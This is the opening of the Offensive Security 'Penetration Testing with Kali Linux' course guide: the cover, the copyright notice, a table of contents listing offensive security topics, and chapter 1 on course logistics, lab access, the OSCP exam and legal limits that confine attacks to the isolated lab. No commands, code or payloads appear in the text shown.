
KALI LINUX

Penetration Testing with Kali Linux

OFFENSIVE®
security






Professional Information Security Training and Services

OFFENSIVE® security

www.offensive-security.com

Penetration Testing with Kali Linux

Offensive Security



Copyright © Offensive Security Ltd. All rights reserved.



All rights reserved to Offensive Security, 2020 No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

 Copyright © Offensive Security Ltd. All rights reserved.

Table of Contents

1. Penetration Testing with Kali Linux: General Course Information 17
1.1 About The PWK Course 17
1.1.1 PWK Course Materials 17
1.1.2 Access to the Internal VPN Lab Network 17
1.1.3 The Offensive Security Student Forum 18
1.1.4 Live Support 18
1.1.5 OSCP Exam Attempt 18
1.2 Overall Strategies for Approaching the Course 19
1.2.1 Welcome and Course Information Emails 19
1.2.2 Course Materials 19
1.2.3 Course Exercises 19
1.2.4 PWK Labs 20
1.3 Obtaining Support 20
1.4 About Penetration Testing 21
1.5 Legal 21
1.6 The MegaCorpone.com and Sandbox.local Domains 22
1.7 About the PWK VPN Labs 23
1.7.1 Lab Warning 24
1.7.2 Control Panel 24
1.7.3 Reverts 24
1.7.4 Client Machines 25
1.7.5 Kali Virtual Machine 25
1.7.6 Lab Behavior and Lab Restrictions 25
1.8 Reporting 26
1.8.1 Consider the Objective 26
1.8.2 Consider the Audience 27
1.8.3 Consider What to Include 27
1.8.4 Consider the Presentation 28
1.8.5 The PWK Report 28
1.8.6 Taking Notes 29
1.9 About the OSCP Exam 31
1.9.1 Metasploit Usage - Lab vs Exam 31
1.10 Wrapping Up 31
2. Getting Comfortable with Kali Linux 33

Copyright © Offensive Security Ltd. All rights reserved.

2.1 Booting Up Kali Linux 33
2.2 The Kali Menu 35
2.3 Kali Documentation 35
2.3.1 The Kali Linux Official Documentation 36
2.3.2 The Kali Linux Support Forum 36
2.3.3 The Kali Linux Tools Site 36
2.3.4 The Kali Linux Bug Tracker 36
2.3.5 The Kali Training Site 36
2.3.6 Exercises 37
2.4 Finding Your Way Around Kali 37
2.4.1 The Linux Filesystem 37
2.4.2 Basic Linux Commands 37
2.4.3 Finding Files in Kali Linux 41
2.5 Managing Kali Linux Services 43
2.5.1 SSH Service 43
2.5.2 HTTP Service 43
2.5.3 Exercises 44
2.6 Searching, Installing, and Removing Tools 45
2.6.1 apt update 45
2.6.2 apt upgrade 45
2.6.3 apt-cache search and apt show 46
2.6.4 apt install 47
2.6.5 apt remove --purge 47
2.6.6 dpkg 48
2.7 Wrapping Up 48
3. Command Line Fun 49
3.1 The Bash Environment 49
3.1.1 Environment Variables 49
3.1.2 Tab Completion 51
3.1.3 Bash History Tricks 51
3.2 Piping and Redirection 53
3.2.1 Redirecting to a New File 53
3.2.2 Redirecting to an Existing File 54
3.2.3 Redirecting from a File 54
3.2.4 Redirecting STDERR 54

 Copyright © Offensive Security Ltd. All rights reserved.

3.2.5 Piping 55
3.3 Text Searching and Manipulation 55
3.3.1 grep 55
3.3.2 sed 56
3.3.3 cut 56
3.3.4 awk 57
3.3.5 Practical Example 57
3.4 Editing Files from the Command Line 59
3.4.1 nano 59
3.4.2 vi 60
3.5 Comparing Files 61
3.5.1 comm 61
3.5.2 diff 62
3.5.3 vimdiff 63
3.6 Managing Processes 64
3.6.1 Backgrounding Processes (bg) 65
3.6.2 Jobs Control: jobs and fg 65
3.6.3 Process Control: ps and kill 66
3.7 File and Command Monitoring 68
3.7.1 tail 68
3.7.2 watch 69
3.8 Downloading Files 69
3.8.1 wget 69
3.8.2 curl 70
3.8.3 axel 70
3.9 Customizing the Bash Environment 71
3.9.1 Bash History Customization 71
3.9.2 Alias 72
3.9.3 Persistent Bash Customization 73
3.10 Wrapping Up 74
4. Practical Tools 75
4.1 Netcat 75
4.1.1 Connecting to a TCP/UDP Port 75
4.1.2 Listening on a TCP/UDP Port 76
4.1.3 Transferring Files with Netcat 77

Copyright © Offensive Security Ltd. All rights reserved.

4.1.4 Remote Administration with Netcat 78
4.2 Socat 82
4.2.1 Netcat vs Socat 82
4.2.2 Socat File Transfers 82
4.2.3 Socat Reverse Shells 83
4.2.4 Socat Encrypted Bind Shells 83
4.3 PowerShell and Powercat 85
4.3.1 PowerShell File Transfers 87
4.3.2 PowerShell Reverse Shells 88
4.3.3 PowerShell Bind Shells 89
4.3.4 Powercat 90
4.3.5 Powercat File Transfers 92
4.3.6 Powercat Reverse Shells 92
4.3.7 Powercat Bind Shells 93
4.3.8 Powercat Stand-Alone Payloads 93
4.4 Wireshark 95
4.4.1 Wireshark Basics 95
4.4.2 Launching Wireshark 96
4.4.3 Capture Filters 96
4.4.4 Display Filters 97
4.4.5 Following TCP Streams 98
4.5 Tcpdump 99
4.5.2 Filtering Traffic 100
4.5.3 Advanced Header Filtering 102
4.6 Wrapping Up 104
5. Bash Scripting 105
5.1 Intro to Bash Scripting 105
5.2 Variables 106
5.2.1 Arguments 108
5.2.2 Reading User Input 109
5.3 If, Else, Elif Statements 110
5.4 Boolean Logical Operations 113
5.5 Loops 115
5.5.1 For Loops 115
5.5.2 While Loops 117

 Copyright © Offensive Security Ltd. All rights reserved.

5.6 Functions 118
5.7 Practical Examples 121
5.7.1 Practical Bash Usage – Example 1 121
5.7.2 Practical Bash Usage – Example 2 125
5.7.3 Practical Bash Usage – Example 3 129
5.8 Wrapping Up 133
6. Passive Information Gathering 134
6.1 Taking Notes 135
6.2 Website Recon 136
6.3 Whois Enumeration 138
6.4 Google Hacking 140
6.5 Netcraft 145
6.6 Recon-ng 148
6.7 Open-Source Code 154
6.8 Shodan 158
6.9 Security Headers Scanner 161
6.10 SSL Server Test 162
6.11 Pastebin 163
6.12 User Information Gathering 164
6.12.1 Email Harvesting 165
6.12.2 Password Dumps 166
6.13 Social Media Tools 166
6.13.2 Site-Specific Tools 167
6.14 Stack Overflow 168
6.15 Information Gathering Frameworks 168
6.15.1 OSINT Framework 168
6.15.2 Maltego 169
6.16 Wrapping Up 170
7. Active Information Gathering 171
7.1 DNS Enumeration 171
7.1.1 Interacting with a DNS Server 172
7.1.2 Automating Lookups 172
7.1.3 Forward Lookup Brute Force 173
7.1.4 Reverse Lookup Brute Force 174
7.1.5 DNS Zone Transfers 174

 Copyright © Offensive Security Ltd. All rights reserved.

7.1.6 Relevant Tools in Kali Linux ... 177
7.2 Port Scanning ... 180
7.2.1 TCP / UDP Scanning ... 180
7.2.2 Port Scanning with Nmap ... 182
7.2.3 Masscan ... 193
7.3 SMB Enumeration ... 194
7.3.1 Scanning for the NetBIOS Service ... 195
7.3.2 Nmap SMB NSE Scripts ... 195
7.4 NFS Enumeration ... 197
7.4.1 Scanning for NFS Shares ... 197
7.4.2 Nmap NFS NSE Scripts ... 198
7.5 SMTP Enumeration ... 200
7.6 SNMP Enumeration ... 201
7.6.1 The SNMP MIB Tree ... 202
7.6.2 Scanning for SNMP ... 203
7.6.3 Windows SNMP Enumeration Example ... 204
7.7 Wrapping Up ... 205
8. Vulnerability Scanning ... 206
8.1 Vulnerability Scanning Overview and Considerations ... 206
8.1.1 How Vulnerability Scanners Work ... 206
8.1.2 Manual vs. Automated Scanning ... 207
8.1.3 Internet Scanning vs Internal Scanning ... 208
8.1.4 Authenticated vs Unauthenticated Scanning ... 209
8.2 Vulnerability Scanning with Nessus ... 209
8.2.1 Installing Nessus ... 210
8.2.2 Defining Targets ... 215
8.2.3 Configuring Scan Definitions ... 218
8.2.4 Unauthenticated Scanning With Nessus ... 222
8.2.5 Authenticated Scanning With Nessus ... 226
8.2.6 Scanning with Individual Nessus Plugins ... 230
8.3 Vulnerability Scanning with Nmap ... 236
8.4 Wrapping Up ... 239
9. Web Application Attacks ... 240
9.1 Web Application Assessment Methodology ... 240
9.2 Web Application Enumeration ... 240

 Copyright © Offensive Security Ltd. All rights reserved.

9.2.1 Inspecting URLs 241
9.2.2 Inspecting Page Content 241
9.2.3 Viewing Response Headers 245
9.2.4 Inspecting Sitemaps 247
9.2.5 Locating Administration Consoles 248
9.3 Web Application Assessment Tools 248
9.3.2 DIRB 249
9.3.3 Burp Suite 250
9.3.4 Nikto 273
9.4 Exploiting Web-based Vulnerabilities 275
9.4.1 Exploiting Admin Consoles 275
9.4.2 Cross-Site Scripting (XSS) 297
9.4.3 Directory Traversal Vulnerabilities 310
9.4.4 File Inclusion Vulnerabilities 312
9.4.5 SQL Injection 321
9.5 Extra Miles 343
9.5.1 Exercises 344
9.6 Wrapping Up 344
10. Introduction to Buffer Overflows 345
10.1 Introduction to the x86 Architecture 345
10.1.1 Program Memory 345
10.1.2 CPU Registers 347
10.2 Buffer Overflow Walkthrough 349
10.2.1 Sample Vulnerable Code 350
10.2.2 Introducing the Immunity Debugger 352
10.2.3 Navigating Code 357
10.2.4 Overflowing the Buffer 366
10.2.5 Exercises 368
10.3 Wrapping Up 368
11. Windows Buffer Overflows 370
11.1 Discovering the Vulnerability 370
11.1.1 Fuzzing the HTTP Protocol 370
11.2 Win32 Buffer Overflow Exploitation 376
11.2.1 A Word About DEP, ASLR, and CFG 377
11.2.2 Replicating the Crash 377

 Copyright © Offensive Security Ltd. All rights reserved.

11.2.3 Controlling EIP 378
11.2.4 Locating Space for Our Shellcode 381
11.2.5 Checking for Bad Characters 383
11.2.6 Redirecting the Execution Flow 385
11.2.7 Finding a Return Address 385
11.2.8 Generating Shellcode with Metasploit 389
11.2.9 Getting a Shell 391
11.2.10 Improving the Exploit 395
11.3 Wrapping Up 395
12. Linux Buffer Overflows 396
12.1 About DEP, ASLR, and Canaries 396
12.2 Replicating the Crash 396
12.3 Controlling EIP 400
12.4 Locating Space for Our Shellcode 401
12.5 Checking for Bad Characters 404
12.6 Finding a Return Address 405
12.7 Getting a Shell 409
12.8 Wrapping Up 411
13. Client-Side Attacks 412
13.1 Know Your Target 412
13.1.1 Passive Client Information Gathering 412
13.1.2 Active Client Information Gathering 413
13.2 Leveraging HTML Applications 421
13.2.1 Exploring HTML Applications 422
13.2.2 HTA Attack in Action 425
13.3 Exploiting Microsoft Office 426
13.3.1 Installing Microsoft Office 426
13.3.2 Microsoft Word Macro 428
13.3.3 Object Linking and Embedding 433
13.3.4 Evading Protected View 435
13.4 Wrapping Up 436
14. Locating Public Exploits 438
14.1 A Word of Caution 438
14.2 Searching for Exploits 439
14.2.1 Online Exploit Resources 439

 Copyright © Offensive Security Ltd. All rights reserved.

14.2.2 Offline Exploit Resources 443
14.3 Putting It All Together 451
14.4 Wrapping Up 454
15. Fixing Exploits 455
15.1 Fixing Memory Corruption Exploits 455
15.1.1 Overview and Considerations 456
15.1.2 Importing and Examining the Exploit 456
15.1.3 Cross-Compiling Exploit Code 458
15.1.4 Changing the Socket Information 459
15.1.5 Changing the Return Address 460
15.1.6 Changing the Payload 460
15.1.7 Changing the Overflow Buffer 467
15.2 Fixing Web Exploits 469
15.2.1 Considerations and Overview 469
15.2.2 Selecting the Vulnerability 469
15.2.3 Changing Connectivity Information 470
15.2.4 Troubleshooting the “index out of range” Error 474
15.3 Wrapping Up 476
16. File Transfers 477
16.1 Considerations and Preparations 477
16.1.1 Dangers of Transferring Attack Tools 477
16.1.2 Installing Pure-FTPd 477
16.1.3 The Non-Interactive Shell 478
16.2 Transferring Files with Windows Hosts 480
16.2.1 Non-Interactive FTP Download 480
16.2.2 Windows Downloads Using Scripting Languages 482
16.2.3 Windows Downloads with exe2hex and PowerShell 485
16.2.4 Windows Uploads Using Windows Scripting Languages 486
16.2.5 Uploading Files with TFTP 488
16.3 Wrapping Up 489
17. Antivirus Evasion 490
17.1 What is Antivirus Software 490
17.2 Methods of Detecting Malicious Code 490
17.2.1 Signature-Based Detection 491
17.2.2 Heuristic and Behavioral-Based Detection 492

 Copyright © Offensive Security Ltd. All rights reserved.

17.3 Bypassing Antivirus Detection 492
17.3.1 On-Disk Evasion 493
17.3.2 In-Memory Evasion 494
17.3.3 AV Evasion: Practical Example 495
17.4 Wrapping Up 511
18. Privilege Escalation 512
18.1 Information Gathering 512
18.1.1 Manual Enumeration 512
18.1.2 Automated Enumeration 535
18.2 Windows Privilege Escalation Examples 538
18.2.1 Understanding Windows Privileges and Integrity Levels 538
18.2.2 Introduction to User Account Control (UAC) 539
18.2.3 User Account Control (UAC) Bypass: fodhelper.exe Case Study 542
18.2.4 Insecure File Permissions: Serviio Case Study 555
18.2.5 Leveraging Unquoted Service Paths 559
18.2.6 Windows Kernel Vulnerabilities: USBPcap Case Study 560
18.3 Linux Privilege Escalation Examples 565
18.3.1 Understanding Linux Privileges 565
18.3.2 Insecure File Permissions: Cron Case Study 566
18.3.3 Insecure File Permissions: /etc/passwd Case Study 567
18.3.4 Kernel Vulnerabilities: CVE-2017-1000112 Case Study 568
18.4 Wrapping Up 570
19. Password Attacks 572
19.1 Wordlists 572
19.1.1 Standard Wordlists 573
19.2 Brute Force Wordlists 575
19.3 Common Network Service Attack Methods 578
19.3.1 HTTP htaccess Attack with Medusa 579
19.3.2 Remote Desktop Protocol Attack with Crowbar 581
19.3.3 SSH Attack with THC-Hydra 582
19.3.4 HTTP POST Attack with THC-Hydra 583
19.4 Leveraging Password Hashes 586
19.4.1 Retrieving Password Hashes 586
19.4.2 Passing the Hash in Windows 590
19.4.3 Password Cracking 592

 Copyright © Offensive Security Ltd. All rights reserved.

19.5 Wrapping Up 595
20. Port Redirection and Tunneling 596
20.1 Port Forwarding 596
20.1.1 RINETD 596
20.2 SSH Tunneling 600
20.2.1 SSH Local Port Forwarding 600
20.2.2 SSH Remote Port Forwarding 604
20.2.3 SSH Dynamic Port Forwarding 606
20.3 PLINK.exe 610
20.4 NETSH 613
20.5 HTTPTunnel-ing Through Deep Packet Inspection 616
20.6 Wrapping Up 621
21. Active Directory Attacks 622
21.1 Active Directory Theory 622
21.2 Active Directory Enumeration 623
21.2.1 Traditional Approach 624
21.2.2 A Modern Approach 626
21.2.3 Resolving Nested Groups 632
21.2.4 Currently Logged on Users 635
21.2.5 Enumeration Through Service Principal Names 638
21.3 Active Directory Authentication 642
21.3.1 NTLM Authentication 642
21.3.2 Kerberos Authentication 644
21.3.3 Cached Credential Storage and Retrieval 647
21.3.4 Service Account Attacks 651
21.3.5 Low and Slow Password Guessing 654
21.4 Active Directory Lateral Movement 656
21.4.1 Pass the Hash 657
21.4.2 Overpass the Hash 658
21.4.3 Pass the Ticket 662
21.4.4 Distributed Component Object Model 665
21.5 Active Directory Persistence 671
21.5.1 Golden Tickets 671
21.5.2 Domain Controller Synchronization 675
21.6 Wrapping Up 677

 Copyright © Offensive Security Ltd. All rights reserved.

22. The Metasploit Framework 678
22.1 Metasploit User Interfaces and Setup 679
22.1.1 Getting Familiar with MSF Syntax 679
22.1.2 Metasploit Database Access 681
22.1.3 Auxiliary Modules 683
22.2 Exploit Modules 688
22.2.1 SyncBreeze Enterprise 689
22.3 Metasploit Payloads 692
22.3.1 Staged vs Non-Staged Payloads 692
22.3.2 Meterpreter Payloads 693
22.3.3 Experimenting with Meterpreter 694
22.3.4 Executable Payloads 696
22.3.5 Metasploit Exploit Multi Handler 698
22.3.6 Client-Side Attacks 701
22.3.7 Advanced Features and Transports 702
22.4 Building Our Own MSF Module 706
22.5 Post-Exploitation with Metasploit 711
22.5.1 Core Post-Exploitation Features 711
22.5.2 Migrating Processes 712
22.5.3 Post-Exploitation Modules 713
22.5.4 Pivoting with the Metasploit Framework 716
22.6 Metasploit Automation 721
22.7 Wrapping Up 723
23. PowerShell Empire 724
23.1 Installation, Setup, and Usage 724
23.1.1 PowerShell Empire Syntax 725
23.1.2 Listeners and Stagers 726
23.1.3 The Empire Agent 729
23.2 PowerShell Modules 733
23.2.1 Situational Awareness 733
23.2.2 Credentials and Privilege Escalation 736
23.2.3 Lateral Movement 739
23.3 Switching Between Empire and Metasploit 741
23.4 Wrapping Up 744
24. Assembling the Pieces: Penetration Test Breakdown 745

 Copyright © Offensive Security Ltd. All rights reserved.

24.1 Public Network Enumeration 745
24.2 Targeting the Web Application 746
24.2.1 Web Application Enumeration 747
24.2.2 SQL Injection Exploitation 755
24.2.3 Cracking the Password 763
24.2.4 Enumerating the Admin Interface 765
24.2.5 Obtaining a Shell 768
24.2.6 Post-Exploitation Enumeration 775
24.2.7 Creating a Stable Pivot Point 777
24.3 Targeting the Database 781
24.3.1 Enumeration 781
24.3.2 Attempting to Exploit the Database 785
24.4 Deeper Enumeration of the Web Application Server 789
24.4.1 More Thorough Post Exploitation 789
24.4.2 Privilege Escalation 790
24.4.3 Searching for DB Credentials 792
24.5 Targeting the Database Again 793
24.5.1 Exploitation 793
24.5.2 Post-Exploitation Enumeration 796
24.5.3 Creating a Stable Reverse Tunnel 798
24.6 Targeting Poultry 800
24.6.1 Enumeration 800
24.6.2 Exploitation (Or Just Logging In) 802
24.6.3 Post-Exploitation Enumeration 804
24.6.4 Unquoted Search Path Exploitation 811
24.6.5 Post-Exploitation Enumeration 816
24.7 Internal Network Enumeration 817
24.7.1 Reviewing the Results 819
24.8 Targeting the Jenkins Server 824
24.8.1 Application Enumeration 825
24.8.2 Exploiting Jenkins 831
24.8.3 Post Exploitation Enumeration 840
24.8.4 Privilege Escalation 842
24.8.5 Post Exploitation Enumeration 845
24.9 Targeting the Domain Controller 847

 Copyright © Offensive Security Ltd. All rights reserved.

24.9.1 Exploiting the Domain Controller 847
24.10 Wrapping Up 851
25. Trying Harder: The Labs 852
25.1 Real Life Simulations 852
25.2 Machine Dependencies 852
25.3 Unlocking Networks 852
25.4 Routing 853
25.5 Machine Ordering & Attack Vectors 853
25.6 Firewall / Routers / NAT 853
25.7 Passwords 853
25.8 Wrapping Up 853

Copyright © Offensive Security Ltd. All rights reserved.

1. Penetration Testing with Kali Linux: General Course Information

Welcome to the Penetration Testing with Kali Linux (PWK) course!

PWK was created for System and Network Administrators and security professionals who would like to take a serious and meaningful step into the world of professional penetration testing. This course will help you better understand the attacks and techniques that are used by malicious entities against networks. Congratulations on taking that first step. We're excited you're here.

1.1 About The PWK Course

Let's take a moment to review the course itself and each of its individual components. You should now have access to the following:

- The PWK course materials
- Access to the internal VPN lab network
- Student forum credentials
- Live support
- An OSCP exam attempt

Let's review each of these items.

1.1.1 PWK Course Materials

The course includes this lab guide in PDF format and the accompanying course videos. The information covered in the PDF and the videos overlap, meaning you can read the lab guide and then watch the videos to fill in any gaps or vice versa. In some modules, the lab guide is more detailed than the videos. In other cases, the videos may convey some information better than the guide. It is important that you pay close attention to both.

The lab guide also contains exercises at the end of each chapter. Completing the course exercises will help you become more efficient as you attempt to discover and exploit the vulnerabilities in the lab machines.

1.1.2 Access to the Internal VPN Lab Network

The email welcome package, which you received on your course start date, included your VPN credentials and the corresponding VPN connectivity pack. These will enable you to access the internal VPN lab network, where you will be spending a considerable amount of time.

Lab time starts when your course begins and is metered as continuous access. Lab time can only be paused in case of an emergency.[1]

[1] (Offensive Security, 2019), https://www.offensive-security.com/faq/#can-pause-lab

Copyright © Offensive Security Ltd. All rights reserved.

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the personalized purchase link that was sent to your email address. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will receive a new VPN connectivity pack.

1.1.3 The Offensive Security Student Forum

The Student Forum[2] is only accessible to Offensive Security students. Your forum credentials are also part of the email welcome package. Access does not expire when your lab time ends. You can continue to enjoy the forums long after you pass your OSCP exam.

On the forum, you can ask questions, share interesting resources, and offer tips (as long as there are no spoilers). We ask all forum members to be mindful of what they post, taking particular care not to ruin the overall course experience for others by posting complete solutions. Inconsiderate posts may be moderated.

In addition to posts from other students, you will find additional resources that can help clarify the concepts presented in the course. These include detailed walkthroughs of a subset of lab machines. The walkthroughs are meant to illustrate the mindset and methodology needed to achieve the best results.

Once you have successfully passed the OSCP exam, you will gain access to the sub-forum for certificate holders.

1.1.4 Live Support

Live Support[3] will allow you to directly communicate with our Student Administrators. These are staff members at Offensive Security who have taken the PWK course and passed the OSCP certification exam.

Student Administrators are available to assist with technical issues, but they may also be able to clarify items in the course material and exercises. In addition, if you have tried your best and are completely stuck on a lab machine, Student Administrators may be able to provide a small hint to help you on your way.

Remember that the information provided by the Student Administrators will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the better.

1.1.5 OSCP Exam Attempt

Included with your initial purchase of the PWK course is an attempt at the OSCP certification exam.[4] The exam is optional, so it is up to you to decide whether or not you would like to tackle it. You have

[2] (Offensive Security, 2019), https://forums.offensive-security.com

[3] (Offensive Security, 2019), https://support.offensive-security.com

[4] (Offensive Security, 2019), https://support.offensive-security.com/pwk-general-questions/

Copyright © Offensive Security Ltd. All rights reserved.

120 days after the end of your lab time to schedule and complete your exam attempt. After 120 days, the attempt will expire.

If your exam attempt expires, you can purchase an additional one and take the exam within 120 days of the purchase date.

If you purchase a lab extension while you still have an unused exam attempt, the expiration date of your exam attempt will be moved to 120 days after the end of your lab extension.

To book your OSCP exam, use your personalized exam scheduling link. This link is included in the welcome package emails. You can also find the link using your PWK control panel.

1.2 Overall Strategies for Approaching the Course

Each student is unique, so there is no single absolutely best way to approach this course and materials. We want to encourage you move through the course at your own comfortable pace. You'll also need to apply time management skills to keep yourself on track.

We recommend the following as a very general approach to the course materials:

1. Review all the information included in the welcome and course information emails.
2. Review the course materials.
3. Complete all the course exercises.
4. Attack the lab machines.

1.2.1 Welcome and Course Information Emails

First and foremost, take the time to read all the information included in the emails you received on your course start date. These emails include things like your VPN pack, lab and forum credentials, and control panel URL. They also contain URLs to the course FAQ, particularly useful forum threads, and the support page.

1.2.2 Course Materials

Once you have reviewed the information above, you can jump into the course material. You may opt to start with the course videos, and then review the information for that given module in the lab guide or vice versa depending on your preferred learning style. As you go through the course material, you may need to re-watch or re-read modules to fully grasp the content.

We recommend treating the course like a marathon and not a sprint. Don't be afraid to spend extra time with difficult concepts before moving forward in the course.

1.2.3 Course Exercises

We recommend that you fully complete the exercises at the end of each module prior to moving on to the next module. They will test your understanding of the material and build your confidence to move forward.

The time and effort it takes to complete these exercises may depend on your existing skillset. Please note that some exercises are difficult and may take a significant amount of time. We want

Copyright © Offensive Security Ltd. All rights reserved.

to encourage you to be persistent, especially with tougher exercises. They are particularly helpful in developing that Offsec "Try Harder" mindset.

1.2.4 PWK Labs

Once you have completed the course material, you should be ready to take on the labs with the goal of compromising each machine and obtaining a high privilege interactive shell.

The course exercises include information about various lab machines, and if you've been diligent with your note taking, you'll have enough to go after some of the "low-hanging fruit" in the labs.

The next step is to apply the process learned from the course starting with performing thorough information gathering on the rest of the network and use information from compromised machines to target additional ones. If you are struggling with how to approach a particular machine, consider going to the student forums as a first step.

If the forums have not provided you with any helpful information, you should contact Live Support to see if any additional guidance is available.

1.3 Obtaining Support

PWK is not a fixed-pace course. This means you can proceed at your own pace, spending additional time on topics that are difficult for you. Take advantage of the pacing of this course and don't be afraid to spend a bit longer wrestling with a tough new topic or method. There is no greater feeling than figuring something out on your own!

Having said that, there are times when it's perfectly appropriate to contact support. Before you do, please understand that we will expect that you have gone over all of the course materials **before** jumping into the labs and will not hesitate to refer you back to the course material when needed. Not only that, but we hope you've also taken it upon yourself to dig deeper into the subject area by performing additional research.

The following FAQ pages may help answer some of your questions prior to contacting support (both are accessible without the VPN):

- https://support.offensive-security.com/
- https://www.offensive-security.com/faq/

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the internal VPN lab network. If you are still unable to find the help you need, you can get in touch with our Student Administrators by visiting Live Support[5] on the support page or sending an email (help@offensive-security.com).

[5] (Offensive Security, 2019), https://support.offensive-security.com

Copyright © Offensive Security Ltd. All rights reserved.

1.4 About Penetration Testing

A penetration test is an ongoing cycle of research and attack against a target or boundary. The attack should be structured, calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a penetration test:




Figure 1: A Diagram of a Penetration Testing Methodology

As the model might suggest, the more information you gather, the higher the probability of a successful penetration. Once you penetrate the initial target boundary, you would typically start the cycle again. For example, you might gather information about the internal network in order to penetrate it deeper.

Eventually each security professional develops his or her own specific methodology, usually based on specific technical strengths. We encourage you to check pages such as the Open Web Application Security Project (OWASP)[6] for some of the commonly used penetration testing methodologies.

1.5 Legal

Please take the time to read our formal copyright statement below.

Before you do, we would like to explain that this publication is for your own personal use only. Any copying of this publication or sharing of all or part of this publication with any third party is in breach

[6] (OWASP, 2019), https://www.owasp.org/index.php/Penetration_testing_methodologies

Copyright © Offensive Security Ltd. All rights reserved.

of (a) our intellectual property rights (b) the contractual terms you accept when you register with us (c) our Academic Policy.

This includes:

- Making this publication available to other people by posting it on any third party platform, repository or social media site
- Unintentional sharing of this publication because you have not taken enough care to protect it
- Using all or part of this publication for any purpose other than your own personal training including to provide or inform the content of any other training course or for any other commercial purpose.

Our Academic Policy can be found at https://www.offensive-security.com/legal-docs/ In our discretion, if we find you in breach:

- We will revoke all existing Offensive Security certification(s) you have obtained
- We will disqualify you for life from any Offensive Security courses and exams
- We will disqualify you for life from making future Offensive Security purchases

Copyright © 2020 Offsec Services Ltd. All rights reserved — no part of this publication/video may be copied, published, shared, redistributed, sub-licensed, transmitted, changed, used to create derivative works or in any other way exploited without the prior written permission of Offensive Security.

The following document contains the lab exercises for the course and should be attempted only inside the Offensive Security hosted lab environment. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the Offensive Security lab environment is segregated from the Internet, it is safe to perform the attacks inside the lab. Offensive Security does not authorize you to perform these attacks outside its own hosted lab environment and disclaims all liability or responsibility for any such actions

1.6 The MegaCorpone.com and Sandbox.local Domains

The megacorpone.com domain, along with its sub-domains, represents a fictitious company created by Offensive Security. It has a seemingly vulnerable external network presence, which is ideal to illustrate certain concepts throughout the course.

Please note that this domain is accessible outside of the internal VPN lab network and should only be used for passive and active information gathering during the course exercises. It is strictly prohibited to actively attempt to compromise it.

The sandbox.local domain represents a fictitious internal company network and is used to demonstrate a full penetration test using the methodology and techniques that are covered in the course.

The sandbox.local domain is only accessible via the VPN as part of your lab access.

 Copyright © Offensive Security Ltd. All rights reserved.

1.7 About the PWK VPN Labs

The PWK labs provides an isolated environment that contains a variety of vulnerable machines. Use the labs to complete the course exercises and practice the techniques taught in the course materials.

The following image is a simplified diagram of the PWK labs.

